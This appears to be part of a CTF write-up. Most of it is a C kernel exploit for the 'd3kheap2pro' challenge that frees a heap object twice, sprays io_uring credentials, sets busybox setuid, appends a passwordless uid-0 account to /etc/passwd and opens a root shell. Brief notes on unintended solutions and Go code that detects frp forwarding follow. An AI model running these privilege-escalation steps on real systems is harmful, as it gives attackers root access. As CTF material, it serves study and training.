#define LOGI(s) log_line("[*] ", (s))
#define LOGS(s) log_line("[+] ", (s))
#define LOGE(s) log_line("[-] ", (s))
#define LOGIN(s,n) log_num("[*] ", (s), (u64)(n))
#define LOGSN(s,n) log_num("[+] ", (s), (u64)(n))
#define LOGEN(s,n) log_num("[-] ", (s), (u64)(n))

static inline int atomic_load_acquire(const int *p)
{
    return __atomic_load_n(p, __ATOMIC_ACQUIRE);
}
static inline void atomic_store_release(int *p, int v)
{
    __atomic_store_n(p, v, __ATOMIC_RELEASE);
}
static inline int atomic_fetch_add_acqrel(int *p, int v)
{
    return __atomic_fetch_add(p, v, __ATOMIC_ACQ_REL);
```

```
}
static inline int atomic_cas_acqrel(int *p, int *expected, int desired)
{
    return __atomic_compare_exchange_n(p, expected, desired, 0,
                                       __ATOMIC_ACQ_REL, __ATOMIC_ACQUIRE);
}

static int futex_wait_private(int *word, int expected)
{
    return (int)SYSCALL6(NR_futex, word, FUTEX_WAIT_PRIVATE,
                         expected, 0, 0, 0);
}
static int futex_wake_private(int *word, int nr)
{
    return (int)SYSCALL6(NR_futex, word, FUTEX_WAKE_PRIVATE,
                         nr, 0, 0, 0);
}

__attribute__((noreturn))
static void sleep_forever(void)
{
    for (;;)
        (void)futex_wait_private(&forever_word, 0);
}

__attribute__((noreturn))
static void die_code(const char *what, int err)
{
    log_num("[-] ", what, (u64)(unsigned int)err);
    (void)SYSCALL1(NR_exit_group, 1);
    __builtin_unreachable();
}

__attribute__((noreturn))
static void critical_stop(const char *what, int err)
{
    log_num("[-] critical stage: ", what, (u64)(unsigned int)err);
    LOGE("process intentionally retained to avoid put_cred on damaged tasks");
    sleep_forever();
}

static void maximize_rlimit(int resource)
{
    struct rlimit64 lim = { 0, 0 };
    long ret = SYSCALL4(NR_prlimit64, 0, resource, 0, &lim);
    if (ret == 0) {
        struct rlimit64 wanted = lim;
```

```
        wanted.cur = wanted.max;
        (void)SYSCALL4(NR_prlimit64, 0, resource, &wanted, 0);
    }
}

static void discover_cpus(void)
{
    unsigned long mask[CPU_WORD_NR];
    long ret;

    memset(mask, 0, sizeof(mask));
    ret = SYSCALL3(NR_sched_getaffinity, 0, sizeof(mask), mask);
    if (ret < 0)
        die_code("sched_getaffinity errno=", raw_errno(ret));

    for (size_t word = 0; word < CPU_WORD_NR; word++) {
        unsigned long bits = mask[word];
        for (size_t bit = 0; bit < 8U * sizeof(unsigned long); bit++) {
            if (bits & (1UL << bit))
                allowed_cpus[allowed_cpu_nr++] =
                    (int)(word * 8U * sizeof(unsigned long) + bit);
        }
    }
    if (!allowed_cpu_nr)
        die_code("empty CPU affinity mask errno=", EINVAL);
    groom_cpu = allowed_cpus[0];
}

static int bind_current_cpu(int cpu)
{
    unsigned long mask[CPU_WORD_NR];
    size_t word = (size_t)cpu / (8U * sizeof(unsigned long));
    size_t bit = (size_t)cpu % (8U * sizeof(unsigned long));

    if (cpu < 0 || word >= CPU_WORD_NR)
        return EINVAL;
    memset(mask, 0, sizeof(mask));
    mask[word] = 1UL << bit;
    return raw_errno(SYSCALL3(NR_sched_setaffinity, 0, sizeof(mask), mask));
}

static long spawn_thread(thread_fn fn, void *arg, void *stack_base)
{
    uintptr_t top = (uintptr_t)stack_base + THREAD_STACK_SIZE;
    uintptr_t *sp;

    top &= ~(uintptr_t)15;
```

```
    top -= 2U * sizeof(uintptr_t);
    sp = (uintptr_t *)top;
    sp[0] = (uintptr_t)fn;
    sp[1] = (uintptr_t)arg;
    return clone_trampoline(THREAD_CLONE_FLAGS, sp);
}

static int d3_ioctl(unsigned long command, size_t idx)
{
    struct d3kheap2pro_ureq req;
    req.idx = idx;
    return raw_errno(SYSCALL3(NR_ioctl, d3_fd, command, &req));
}

static void d3_alloc_or_die(size_t idx)
{
    int err = d3_ioctl(d3kheap2pro_OBJ_ALLOC, idx);
    if (err)
        die_code("d3kheap2pro_OBJ_ALLOC errno=", err);
}

static void d3_alloc_critical(size_t idx)
{
    int err = d3_ioctl(d3kheap2pro_OBJ_ALLOC, idx);
    if (err)
        critical_stop("d3kheap2pro_OBJ_ALLOC errno=", err);
}

static void d3_free_first(size_t idx)
{
    int err;
    if (idx >= INITIAL_D3_NR || d3_free_count[idx] != 0)
        die_code("invalid first-free schedule errno=", EINVAL);
    err = d3_ioctl(d3kheap2pro_OBJ_FREE, idx);
    if (err)
        die_code("d3kheap2pro_OBJ_FREE(first) errno=", err);
    d3_free_count[idx] = 1;
}

static void d3_free_second(size_t idx)
{
    int err;
    if (idx >= INITIAL_D3_NR || d3_free_count[idx] != 1)
        die_code("invalid second-free schedule errno=", EINVAL);
    err = d3_ioctl(d3kheap2pro_OBJ_FREE, idx);
    if (err)
        die_code("d3kheap2pro_OBJ_FREE(second) errno=", err);
```

```
635      d3_free_count[idx] = 2;
636  }
637
638  static void guard_send(void)
639  {
640      const struct guard_message msg = { 1, 0x47 };
641      long ret = SYSCALL4(NR_msgsnd, guard_queue, &msg, 1, IPC_NOWAIT);
642      if (ret < 0)
643          die_code("msgsnd guard errno=", raw_errno(ret));
644  }
645
646  static void guard_receive(void)
647  {
648      struct guard_message msg;
649      long ret = SYSCALL5(NR_msgrcv, guard_queue, &msg, 1, 1,
650                          IPC_NOWAIT | MSG_NOERROR);
651      if (ret != 1)
652          die_code("msgrcv guard errno=", ret < 0 ? raw_errno(ret) : EIO);
653  }
654
655  static void guard_send_critical(void)
656  {
657      const struct guard_message msg = { 1, 0x53 };
658      long ret = SYSCALL4(NR_msgsnd, guard_queue, &msg, 1, IPC_NOWAIT);
659      if (ret < 0)
660          critical_stop("msgsnd final guard errno=", raw_errno(ret));
661  }
662
663  static void setup_guard_queue(void)
664  {
665      long ret = SYSCALL2(NR_msgget, IPC_PRIVATE, IPC_CREAT | 0600);
666      if (ret < 0)
667          die_code("msgget errno=", raw_errno(ret));
668      guard_queue = (int)ret;
669
670      for (size_t i = 0; i < GUARD_WARM_NR; i++)
671          guard_send();
672      for (size_t i = 0; i < GUARD_WARM_NR; i++)
673          guard_receive();
674  }
675
676  static void allocate_initial_d3(void)
677  {
678      LOGIN("allocating challenge objects: ", INITIAL_D3_NR);
679      for (size_t i = 0; i < INITIAL_D3_NR; i++) {
680          guard_send();
681          d3_alloc_or_die(i);
```

```
        guard_receive();
    }
}

static int is_safe_offset(u32 offset)
{
    u32 in_slab = offset % OBJ_PER_SLAB;
    return in_slab == 0 || in_slab == 4 || in_slab == 8 || in_slab == 12;
}

static void build_d3_schedule(void)
{
    u32 aux[AUX_PTR_NR];
    size_t safe_n = 0, aux_n = 0, target_n = 0, wing_n = 0, filler_n = 0;

    memset(&schedule_layout, 0, sizeof(schedule_layout));
    for (u32 group = 0; group < 2; group++) {
        u32 base = group * GROUP_OBJECT_NR;
        for (u32 off = 0; off < GROUP_OBJECT_NR; off++) {
            u32 idx = base + off;
            if (is_safe_offset(off))
                schedule_layout.safe[safe_n++] = idx;
            else
                aux[aux_n++] = idx;
        }
    }
    memcpy(schedule_layout.pre, aux,
           PRE_PTR_NR * sizeof(schedule_layout.pre[0]));
    memcpy(schedule_layout.post, aux + PRE_PTR_NR,
           POST_PTR_NR * sizeof(schedule_layout.post[0]));
    memcpy(schedule_layout.remainder, aux + PRE_PTR_NR + POST_PTR_NR,
           REMAINDER_PTR_NR * sizeof(schedule_layout.remainder[0]));

    for (u32 idx = 2 * GROUP_OBJECT_NR; idx < 4 * GROUP_OBJECT_NR; idx++)
        schedule_layout.target[target_n++] = idx;
    for (u32 idx = 4 * GROUP_OBJECT_NR; idx < 7 * GROUP_OBJECT_NR; idx++)
        schedule_layout.wing[wing_n++] = idx;
    for (u32 idx = 7 * GROUP_OBJECT_NR;
         idx < 7 * GROUP_OBJECT_NR + FILLER_PTR_NR; idx++)
        schedule_layout.filler[filler_n++] = idx;

    if (safe_n != SAFE_PTR_NR || aux_n != AUX_PTR_NR ||
        target_n != TARGET_PTR_NR || wing_n != WING_PTR_NR ||
        filler_n != FILLER_PTR_NR)
        die_code("schedule geometry errno=", EINVAL);
}

```

```
static void release_d3_wing_and_targets(void)
{
    for (size_t i = 0; i < PRE_PTR_NR; i++)
        d3_free_first(schedule_layout.pre[i]);
    for (size_t i = 0; i < TARGET_PTR_NR; i++)
        d3_free_first(schedule_layout.target[i]);
    for (size_t i = 0; i < SAFE_PTR_NR; i++)
        d3_free_first(schedule_layout.safe[i]);
    for (size_t i = 0; i < POST_PTR_NR; i++)
        d3_free_first(schedule_layout.post[i]);
    for (size_t i = 0; i < REMAINDER_PTR_NR; i++)
        d3_free_first(schedule_layout.remainder[i]);
    for (size_t i = 0; i < WING_PTR_NR; i++)
        d3_free_first(schedule_layout.wing[i]);
    for (size_t i = 0; i < TARGET_PTR_NR; i++)
        d3_free_second(schedule_layout.target[i]);
    for (size_t i = 0; i < FILLER_PTR_NR; i++)
        d3_free_first(schedule_layout.filler[i]);
}

static void setup_pipe_boosters(void)
{
    LOGIN("preparing empty 1 MiB pipe rings, target=", PIPE_TARGET_NR);
    for (size_t i = 0; i < PIPE_TARGET_NR; i++) {
        int fds[2] = { -1, -1 };
        long small_size, large_size;
        long ret = SYSCALL2(NR_pipe2, fds, O_CLOEXEC);
        if (ret < 0)
            break;

        small_size = SYSCALL3(NR_fcntl, fds[0], F_GETPIPE_SZ, 0);
        if (small_size <= 0 || small_size >= PIPE_LARGE_SIZE) {
            (void)SYSCALL1(NR_close, fds[0]);
            (void)SYSCALL1(NR_close, fds[1]);
            break;
        }
        large_size = SYSCALL3(NR_fcntl, fds[1], F_SETPIPE_SZ,
                              PIPE_LARGE_SIZE);
        if (large_size != PIPE_LARGE_SIZE) {
            (void)SYSCALL1(NR_close, fds[0]);
            (void)SYSCALL1(NR_close, fds[1]);
            break;
        }
        pipe_boosters[pipe_booster_nr].read_fd = fds[0];
        pipe_boosters[pipe_booster_nr].write_fd = fds[1];
        pipe_boosters[pipe_booster_nr].small_size = (int)small_size;
        pipe_booster_nr++;
```

```
776     }
777     if (pipe_booster_nr < PIPE_MIN_NR)
778         die_code("insufficient pipe boosters errno=", ENOSPC);
779     LOGSN("pipe boosters ready: ", pipe_booster_nr);
780 }
781
782 static void prime_small_pipe_caches(void)
783 {
784     for (size_t i = 0; i < PIPE_PRIME_NR; i++) {
785         int fds[2] = { -1, -1 };
786         if (SYSCALL2(NR_pipe2, fds, O_CLOEXEC) < 0)
787             break;
788         (void)SYSCALL1(NR_close, fds[0]);
789         (void)SYSCALL1(NR_close, fds[1]);
790     }
791 }
792
793 static void release_pipe_boosters(void)
794 {
795     for (size_t i = 0; i < pipe_booster_nr; i++) {
796         long ret = SYSCALL3(NR_fcntl, pipe_boosters[i].write_fd,
797                             F_SETPIPE_SZ, pipe_boosters[i].small_size);
798         if (ret != pipe_boosters[i].small_size)
799             die_code("pipe shrink errno=", ret < 0 ? raw_errno(ret) : EPROTO);
800     }
801 }
802
803 static void record_attack_success(int actor_id, long ret)
804 {
805     if (ret == 0) {
806         int expected = -1;
807         (void)atomic_cas_acqrel(&chmod_winner, &expected, actor_id);
808     }
809 }
810
811 /* Must remain the first new syscall after a possible cred zero. */
812 static long attack_with_current_cred(void)
813 {
814 #if SOLVER_ROOT_SHELL
815     long ret = SYSCALL4(NR_fchmodat2, busybox_path_fd, "", 04755,
816                         AT_EMPTY_PATH);
817     if (ret < 0)
818         return ret;
819     return SYSCALL4(NR_fchmodat2, passwd_path_fd, "", 0666,
820                     AT_EMPTY_PATH);
821 #else
822     return SYSCALL4(NR_fchmodat2, flag_path_fd, "", 0444,
```

```
                    AT_EMPTY_PATH);
#endif
}

static int burner_one_cycle(struct cred_burner *b)
{
    u32 id = b->personality_cursor;
    long ret;
    if (id == 0 || id > PERSONALITY_POOL_NR)
        return EOVERFLOW;

    ret = SYSCALL4(NR_io_uring_register, b->ring_fd,
                   IORING_UNREGISTER_PERSONALITY, 0, id);
    if (ret < 0)
        return raw_errno(ret);
    ret = SYSCALL4(NR_io_uring_register, b->ring_fd,
                   IORING_REGISTER_PERSONALITY, 0, 0);
    if (ret != (long)id)
        return ret < 0 ? raw_errno(ret) : EPROTO;
    ret = SYSCALL2(NR_setreuid, (u32)-1, unpriv_uid);
    if (ret < 0)
        return raw_errno(ret);

    b->personality_cursor++;
    b->completed_cycles++;
    return 0;
}

static void burner_complete_epoch(struct cred_burner *b, int epoch)
{
    atomic_store_release(&b->done_epoch, epoch);
    (void)futex_wake_private(&b->done_epoch, INT_MAX_VALUE);
}

__attribute__((noreturn))
static void burner_main(void *arg)
{
    struct cred_burner *b = (struct cred_burner *)arg;
    struct io_uring_params params;
    int seen_epoch = 0;
    int err;

    err = bind_current_cpu(groom_cpu);
    if (err)
        goto startup_failed;
    memset(&params, 0, sizeof(params));
    {
```

```
870             long ret = SYSCALL2(NR_io_uring_setup, 8, &params);
871             if (ret < 0) {
872                 err = raw_errno(ret);
873                 goto startup_failed;
874             }
875             b->ring_fd = (int)ret;
876         }
877 
878         for (u32 expected = 1; expected <= PERSONALITY_POOL_NR; expected++) {
879             long id = SYSCALL4(NR_io_uring_register, b->ring_fd,
880                                IORING_REGISTER_PERSONALITY, 0, 0);
881             if (id != (long)expected) {
882                 err = id < 0 ? raw_errno(id) : EPROTO;
883                 goto startup_failed;
884             }
885         }
886 
887         b->personality_cursor = 1;
888         for (size_t i = 0; i < CRED_WARMUP_NR; i++) {
889             err = burner_one_cycle(b);
890             if (err)
891                 goto startup_failed;
892         }
893 
894         atomic_store_release(&b->startup_state, 1);
895         (void)futex_wake_private(&b->startup_state, INT_MAX_VALUE);
896 
897         for (;;) {
898             int epoch;
899             int command;
900             while ((epoch = atomic_load_acquire(&b->request_epoch)) == seen_epoch)
901                 (void)futex_wait_private(&b->request_epoch, seen_epoch);
902             seen_epoch = epoch;
903             command = atomic_load_acquire(&b->command);
904 
905             if (command == BURNER_CMD_RUN) {
906                 size_t count = b->requested_cycles;
907                 for (size_t i = 0; i < count; i++) {
908                     err = burner_one_cycle(b);
909                     if (err) {
910                         b->runtime_error = err;
911                         break;
912                     }
913                 }
914                 burner_complete_epoch(b, epoch);
915                 continue;
916             }
```

```
        if (command == BURNER_CMD_PARK) {
            b->runtime_error = bind_current_cpu(b->park_cpu);
            burner_complete_epoch(b, epoch);
            continue;
        }
        if (command == BURNER_CMD_ATTACK) {
            long ret = attack_with_current_cred();
            b->attack_ret = ret;
            record_attack_success((int)helper_nr, ret);
            (void)atomic_fetch_add_acqrel(&attack_done, 1);
            (void)futex_wake_private(&attack_done, INT_MAX_VALUE);
            burner_complete_epoch(b, epoch);
            sleep_forever();
        }
        b->runtime_error = EINVAL;
        burner_complete_epoch(b, epoch);
    }

startup_failed:
    atomic_store_release(&b->startup_state, -err);
    (void)futex_wake_private(&b->startup_state, INT_MAX_VALUE);
    sleep_forever();
}

__attribute__((noreturn))
static void helper_main(void *arg)
{
    struct helper *helper = (struct helper *)arg;
    long ret;

    helper->setup_error = bind_current_cpu(helper->park_cpu);
    atomic_store_release(&helper->state, HELPER_STATE_READY);
    (void)futex_wake_private(&helper->state, 1);

    while (atomic_load_acquire(&helper->command) < HELPER_CMD_ALLOC_CRED)
        (void)futex_wait_private(&helper->command, HELPER_CMD_WAIT);

    if (!helper->setup_error)
        helper->setup_error = bind_current_cpu(groom_cpu);
    if (!helper->setup_error) {
        ret = SYSCALL2(NR_setreuid, (u32)-1, unpriv_uid);
        if (ret < 0)
            helper->setup_error = raw_errno(ret);
    }
    if (!helper->setup_error)
        helper->setup_error = bind_current_cpu(helper->park_cpu);

```

```
964       atomic_store_release(&helper->state, HELPER_STATE_CRED_READY);
965       (void)futex_wake_private(&helper->state, 1);
966
967       while (atomic_load_acquire(&helper->command) < HELPER_CMD_ATTACK)
968           (void)futex_wait_private(&helper->command, HELPER_CMD_ALLOC_CRED);
969
970       if (!helper->setup_error) {
971           ret = attack_with_current_cred();
972           helper->attack_ret = ret;
973           record_attack_success(helper->id, ret);
974       } else {
975           helper->attack_ret = -helper->setup_error;
976       }
977
978       atomic_store_release(&helper->state, HELPER_STATE_ATTACK_DONE);
979       (void)atomic_fetch_add_acqrel(&attack_done, 1);
980       (void)futex_wake_private(&attack_done, INT_MAX_VALUE);
981       sleep_forever();
982   }
983
984   static void create_helpers(void)
985   {
986       struct rlimit64 nproc = { RLIM_INFINITY, RLIM_INFINITY };
987       size_t requested_nr = HELPER_TARGET_NR;
988       long ret;
989
990       (void)SYSCALL4(NR_prlimit64, 0, RLIMIT_NPROC, 0, &nproc);
991       if (nproc.cur != RLIM_INFINITY) {
992           u64 usable = nproc.cur > HELPER_RLIMIT_RESERVE ?
993                        nproc.cur - HELPER_RLIMIT_RESERVE : 0;
994           if (usable < requested_nr)
995               requested_nr = (size_t)usable;
996       }
997
998       ret = SYSCALL6(NR_mmap, 0, THREAD_REGION_SIZE,
999                      PROT_READ | PROT_WRITE,
1000                     MAP_PRIVATE | MAP_ANONYMOUS | MAP_STACK, -1, 0);
1001      if (ret < 0)
1002          die_code("thread stack mmap errno=", raw_errno(ret));
1003      thread_region = (void *)(uintptr_t)ret;
1004
1005      for (size_t i = 0; i < requested_nr; i++) {
1006          struct helper *h = &helpers[i];
1007          int park_cpu;
1008          memset(h, 0, sizeof(*h));
1009          h->id = (int)i;
1010          park_cpu = allowed_cpu_nr > 1 ?
```

```
                    allowed_cpus[1 + (i % (allowed_cpu_nr - 1))] : groom_cpu;
        h->park_cpu = park_cpu;
        ret = spawn_thread(helper_main, h,
                           (u8 *)thread_region + i * THREAD_STACK_SIZE);
        if (ret < 0)
            break;
        helper_nr++;
    }

    if (helper_nr < HELPER_MIN_NR) {
        log_two("[-] ", "helper threads: ", helper_nr,
                ", minimum=", HELPER_MIN_NR);
        die_code("insufficient helper threads errno=", EAGAIN);
    }

    cred_spray_nr = helper_nr * (size_t)CRED_SENTINEL_GAP;
    for (size_t i = 0; i < helper_nr; i++) {
        while (atomic_load_acquire(&helpers[i].state) < HELPER_STATE_READY)
            (void)futex_wait_private(&helpers[i].state,
                                     HELPER_STATE_STARTING);
        if (helpers[i].setup_error)
            die_code("helper initial affinity errno=",
                     helpers[i].setup_error);
    }

    log_two("[+] ", "credential helpers: ", helper_nr,
            ", spray=", cred_spray_nr);
}

static void create_burner(void)
{
    long ret;
    memset(&burner, 0, sizeof(burner));
    burner.ring_fd = -1;
    burner.park_cpu = allowed_cpu_nr > 1 ? allowed_cpus[1] : groom_cpu;

    ret = spawn_thread(burner_main, &burner,
                       (u8 *)thread_region + HELPER_TARGET_NR *
THREAD_STACK_SIZE);
    if (ret < 0)
        die_code("clone credential burner errno=", raw_errno(ret));

    for (;;) {
        int state = atomic_load_acquire(&burner.startup_state);
        if (state != 0) {
            if (state < 0)
                die_code("credential burner startup errno=", -state);
```

```
            break;
        }
        (void)futex_wait_private(&burner.startup_state, 0);
    }
    LOGS("io_uring personality recycler ready");
}

static void burner_request(int command, size_t cycles)
{
    int epoch;
    if (burner.runtime_error)
        die_code("credential burner prior errno=", burner.runtime_error);

    burner.requested_cycles = cycles;
    atomic_store_release(&burner.command, command);
    epoch = atomic_fetch_add_acqrel(&burner.request_epoch, 1) + 1;
    (void)futex_wake_private(&burner.request_epoch, 1);
    while (atomic_load_acquire(&burner.done_epoch) != epoch)
        (void)futex_wait_private(&burner.done_epoch, epoch - 1);
    if (burner.runtime_error)
        die_code("credential burner command errno=", burner.runtime_error);
}

static void helper_allocate_cred(size_t index)
{
    struct helper *h = &helpers[index];
    atomic_store_release(&h->command, HELPER_CMD_ALLOC_CRED);
    (void)futex_wake_private(&h->command, 1);
    while (atomic_load_acquire(&h->state) < HELPER_STATE_CRED_READY)
        (void)futex_wait_private(&h->state, HELPER_STATE_READY);
    if (h->setup_error)
        die_code("helper credential errno=", h->setup_error);
}

static void spray_credentials_with_live_sentinels(void)
{
    size_t completed = 0;
    for (size_t i = 0; i < helper_nr; i++) {
        size_t target = ((i + 1) * cred_spray_nr) / (helper_nr + 1);
        if (target > completed) {
            burner_request(BURNER_CMD_RUN, target - completed);
            completed = target;
        }
        helper_allocate_cred(i);
    }
    if (completed < cred_spray_nr)
        burner_request(BURNER_CMD_RUN, cred_spray_nr - completed);
```

```
1104        burner_request(BURNER_CMD_PARK, 0);
1105    }
1106
1107    static void consume_cached_and_stale_d3(void)
1108    {
1109        const size_t end = INITIAL_D3_NR + CACHED_DRAIN_NR;
1110        for (size_t idx = INITIAL_D3_NR; idx < end; idx++) {
1111            guard_send_critical();
1112            d3_alloc_critical(idx);
1113        }
1114    }
1115
1116    static void start_attacks(void)
1117    {
1118        for (size_t i = 0; i < helper_nr; i++) {
1119            atomic_store_release(&helpers[i].command, HELPER_CMD_ATTACK);
1120            (void)futex_wake_private(&helpers[i].command, 1);
1121        }
1122        atomic_store_release(&burner.command, BURNER_CMD_ATTACK);
1123        (void)atomic_fetch_add_acqrel(&burner.request_epoch, 1);
1124        (void)futex_wake_private(&burner.request_epoch, 1);
1125    }
1126
1127    #if SOLVER_ROOT_SHELL
1128    static int passwd_already_has_pwn(void)
1129    {
1130        char buf[4096];
1131        long fd = SYSCALL4(NR_openat, AT_FDCWD, "/etc/passwd",
1132                           O_RDONLY | O_CLOEXEC, 0);
1133        long n;
1134        if (fd < 0)
1135            return false;
1136        n = SYSCALL3(NR_read, fd, buf, sizeof(buf) - 1);
1137        (void)SYSCALL1(NR_close, fd);
1138        if (n < 0)
1139            return false;
1140        buf[n] = '\0';
1141        return cstrncmp(buf, "pwn:", 4) == 0 || cstrstr(buf, "\npwn:") != NULL;
1142    }
1143
1144    static int install_uid0_account(void)
1145    {
1146        static const char account[] = "pwn::0:0:pwn:/root:/bin/sh\n";
1147        struct kernel_stat bst, pst;
1148        long fd;
1149
1150        memset(&bst, 0, sizeof(bst));
```

```
1151        memset(&pst, 0, sizeof(pst));
1152
1153        if (SYSCALL2(NR_fstat, busybox_path_fd, &bst) < 0)
1154            return false;
1155        if (SYSCALL2(NR_fstat, passwd_path_fd, &pst) < 0)
1156            return false;
1157        if ((bst.st_mode & (S_ISUID | 0777)) != 04755)
1158            return false;
1159        if ((pst.st_mode & 0222) == 0)
1160            return false;
1161        if (passwd_already_has_pwn())
1162            return true;
1163
1164        fd = SYSCALL4(NR_openat, AT_FDCWD, "/etc/passwd",
1165                      O_WRONLY | O_APPEND | O_CLOEXEC, 0);
1166        if (fd < 0)
1167            return false;
1168        if (!write_all((int)fd, account, sizeof(account) - 1)) {
1169            (void)SYSCALL1(NR_close, fd);
1170            return false;
1171        }
1172        if (SYSCALL1(NR_fsync, fd) < 0) {
1173            (void)SYSCALL1(NR_close, fd);
1174            return false;
1175        }
1176        (void)SYSCALL1(NR_close, fd);
1177        return true;
1178    }
1179
1180    __attribute__((noreturn))
1181    static void launch_root_shell(void)
1182    {
1183        static char arg0[] = "su";
1184        static char arg1[] = "pwn";
1185        static char *argv[] = { arg0, arg1, NULL };
1186        static char env_home[] = "HOME=/root";
1187        static char env_user[] = "USER=pwn";
1188        static char env_logname[] = "LOGNAME=pwn";
1189        static char env_shell[] = "SHELL=/bin/sh";
1190        static char env_path[] = "PATH=/sbin:/bin:/usr/sbin:/usr/bin";
1191        static char env_term[] = "TERM=linux";
1192        static char *envp[] = {
1193            env_home, env_user, env_logname, env_shell, env_path, env_term, NULL
1194        };
1195        long pid;
1196
1197        LOGS("launching interactive root shell through /bin/su pwn");
```

```
1198        pid = SYSCALL0(NR_fork);
1199        if (pid < 0)
1200            critical_stop("fork root shell errno=", raw_errno(pid));
1201        if (pid == 0) {
1202            static const char fail[] = "[-] execve(/bin/su) failed\n";
1203            (void)SYSCALL3(NR_execve, "/bin/su", argv, envp);
1204            write_all(STDERR_FILENO, fail, sizeof(fail) - 1);
1205            (void)SYSCALL1(NR_exit, 127);
1206            __builtin_unreachable();
1207        }
1208        sleep_forever();
1209    }
1210    #else
1211    static int print_flag(void)
1212    {
1213        static const char banner[] = "\n[+] /flag:\n";
1214        u8 buf[4096];
1215        long fd = SYSCALL4(NR_openat, AT_FDCWD, "/flag",
1216                           O_RDONLY | O_CLOEXEC, 0);
1217        long n;
1218        if (fd < 0)
1219            return false;
1220        n = SYSCALL3(NR_read, fd, buf, sizeof(buf));
1221        if (n <= 0)
1222            return false;
1223        write_all(STDOUT_FILENO, banner, sizeof(banner) - 1);
1224        write_all(STDOUT_FILENO, buf, (size_t)n);
1225        if (buf[n - 1] != '\n')
1226            write_all(STDOUT_FILENO, "\n", 1);
1227        return true;
1228    }
1229    #endif
1230
1231    static void collect_result(void)
1232    {
1233        size_t actor_nr = helper_nr + 1;
1234        for (;;) {
1235            int winner = atomic_load_acquire(&chmod_winner);
1236            int done = atomic_load_acquire(&attack_done);
1237            if (winner >= 0) {
1238    #if SOLVER_ROOT_SHELL
1239                if (!install_uid0_account()) {
1240                    LOGE("credential hit, but root-shell file setup failed");
1241                    sleep_forever();
1242                }
1243                LOGSN("credential page hit by actor ", winner);
1244                launch_root_shell();
```

```
#else
            if (print_flag())
                LOGSN("credential page hit by actor ", winner);
            else
                LOGE("chmod succeeded, but clean parent could not read /flag");
            sleep_forever();
#endif
        }
        if ((size_t)done >= actor_nr)
            break;
        (void)futex_wait_private(&attack_done, done);
    }
    LOGEN("all actors completed without a hit: ", actor_nr);
    sleep_forever();
}

static int open_path(const char *path, int flags)
{
    long ret = SYSCALL4(NR_openat, AT_FDCWD, path, flags, 0);
    if (ret < 0)
        die_code("openat errno=", raw_errno(ret));
    return (int)ret;
}

static void prepare_environment(void)
{
    long uid;
    chmod_winner = -1;
    attack_done = 0;
    forever_word = 0;

    maximize_rlimit(RLIMIT_NOFILE);
    maximize_rlimit(RLIMIT_NPROC);
    maximize_rlimit(RLIMIT_MEMLOCK);
    discover_cpus();
    {
        int err = bind_current_cpu(groom_cpu);
        if (err)
            die_code("bind groom CPU errno=", err);
    }

    uid = SYSCALL0(NR_geteuid);
    if (uid < 0)
        die_code("geteuid errno=", raw_errno(uid));
    unpriv_uid = (uid_t)uid;

#if SOLVER_ROOT_SHELL
```

```
1292      busybox_path_fd = open_path("/bin/busybox", O_PATH | O_CLOEXEC);
1293      passwd_path_fd = open_path("/etc/passwd", O_PATH | O_CLOEXEC);
1294  #else
1295      flag_path_fd = open_path("/flag", O_PATH | O_CLOEXEC);
1296  #endif
1297      d3_fd = open_path("/proc/d3kheap2pro", O_RDWR | O_CLOEXEC);
1298      setup_guard_queue();
1299      build_d3_schedule();
1300      log_two("[+] ", "environment ready: uid=", unpriv_uid,
1301              ", cpus=", allowed_cpu_nr);
1302  }
1303
1304  int solver_main(void)
1305  {
1306      prepare_environment();
1307
1308      LOGI("creating raw-clone credential sentinels");
1309      create_helpers();
1310      LOGI("building full personality-ID credential recycler");
1311      create_burner();
1312
1313      allocate_initial_d3();
1314      setup_pipe_boosters();
1315      prime_small_pipe_caches();
1316
1317      LOGI("allocator-critical section: release d3, drain PCP, reclaim with
      cred");
1318      release_d3_wing_and_targets();
1319      release_pipe_boosters();
1320      spray_credentials_with_live_sentinels();
1321
1322      log_two("[+] ", "live sentinels=", helper_nr,
1323              ", recycled creds=", cred_spray_nr);
1324      LOGIN("draining cached/stale d3 pointers: ", CACHED_DRAIN_NR);
1325      consume_cached_and_stale_d3();
1326
1327      LOGI("stale candidates consumed; issuing owner-fast-path chmod attacks");
1328      start_attacks();
1329      collect_result();
1330      return 0;
1331  }
```

非预期解

目前的非预期解主要存在两个（都已在 revenge 版本中得到修复）：

非预期 1：利用内存溢出触发 OOM Killer 唤醒 /etc/inittab 中的“错误”配置项以提供 root shell

这个“非预期提权现象”和去年出现过的非预期是一样的，最初在去年由 W&M 战队的 Qanux 向我们 `ディーキューブ・シーティーエフ カーネル Pwn 製作委員会` 报告了这个现象，我们委员会经过分析后已在赛后将其原理总结到 CTF Wiki 上：https://ctf-wiki.org/pwn/linux/kernel-mode/exploitation/tricks/out-of-mem-shell/ ，因此我们不在此处再展开赘述其原理

今年的 d3kheap2pro 的 busybox 文件系统复用了去年的文件系统，但是忘记了修复这个问题（说实话我们在准备 d3kbus 的文件系统时修复了这个问题，但是来到 d3kheap2pro 又给忘了），我们 `ディーキューブ・シーティーエフ カーネル Pwn 製作委員会` 全体成员在此向所有选手致以最高的歉意

非预期 2：利用 QEMU 0day 提供的任意写原语进行提权

参见前面的 d3kbus - 非预期解，这里不再赘述

d3kheap2pro-revenge

本题为 d3kheap2pro 修复了非预期漏洞的版本，这里不再赘述

Misc

proxyport

frp 的 TCP 转发并没有完整实现 TCP 的状态机，尤其是在关闭连接的时候。

当 A 发送 FIN 时，正常状态下是关闭从 A 发送字节到 B 的流，从 B 往 A 的流仍然可以继续发送字节，但实际上 frp 会视为两端都关闭了连接，即客户端发送 FIN 后服务端无法向客户端继续发送字节。

依次可以构造检测逻辑：

Code block

```
func identifyService(addr string) (string, error) {
        var (
                wg         sync.WaitGroup
                confirmFrp atomic.Bool
        )
        for i := 0; i < 5; i++ {
                wg.Add(1)
                go func() {
                        defer wg.Done()
                        conn, err := tls.DialWithDialer(&net.Dialer{
                                Timeout: 3 * time.Second,
                        }, "tcp", addr, &tls.Config{})
                        if err != nil {
                                log.Printf("[probe] dial error %v", err)
                                return
                        }
                        defer conn.Close()
```

```
                        conn.SetWriteDeadline(time.Now().Add(2 * time.Second))
                        if _, err := fmt.Fprintf(conn, "GET / HTTP/1.0\r\nHost: %s\r\n\r\n", addr); err != nil {
                                log.Printf("[probe] write error: %v", err)
                                return
                        }
                        conn.CloseWrite()
                        conn.SetReadDeadline(time.Now().Add(800 * time.Millisecond))
                        response, err := io.ReadAll(conn)
                        if err != nil {
                                log.Printf("[probe] error: %v", err)
                                return
                        }
                        if len(response) == 0 && !os.IsTimeout(err) {
                                confirmFrp.Store(true)
                        }
                }()
        }
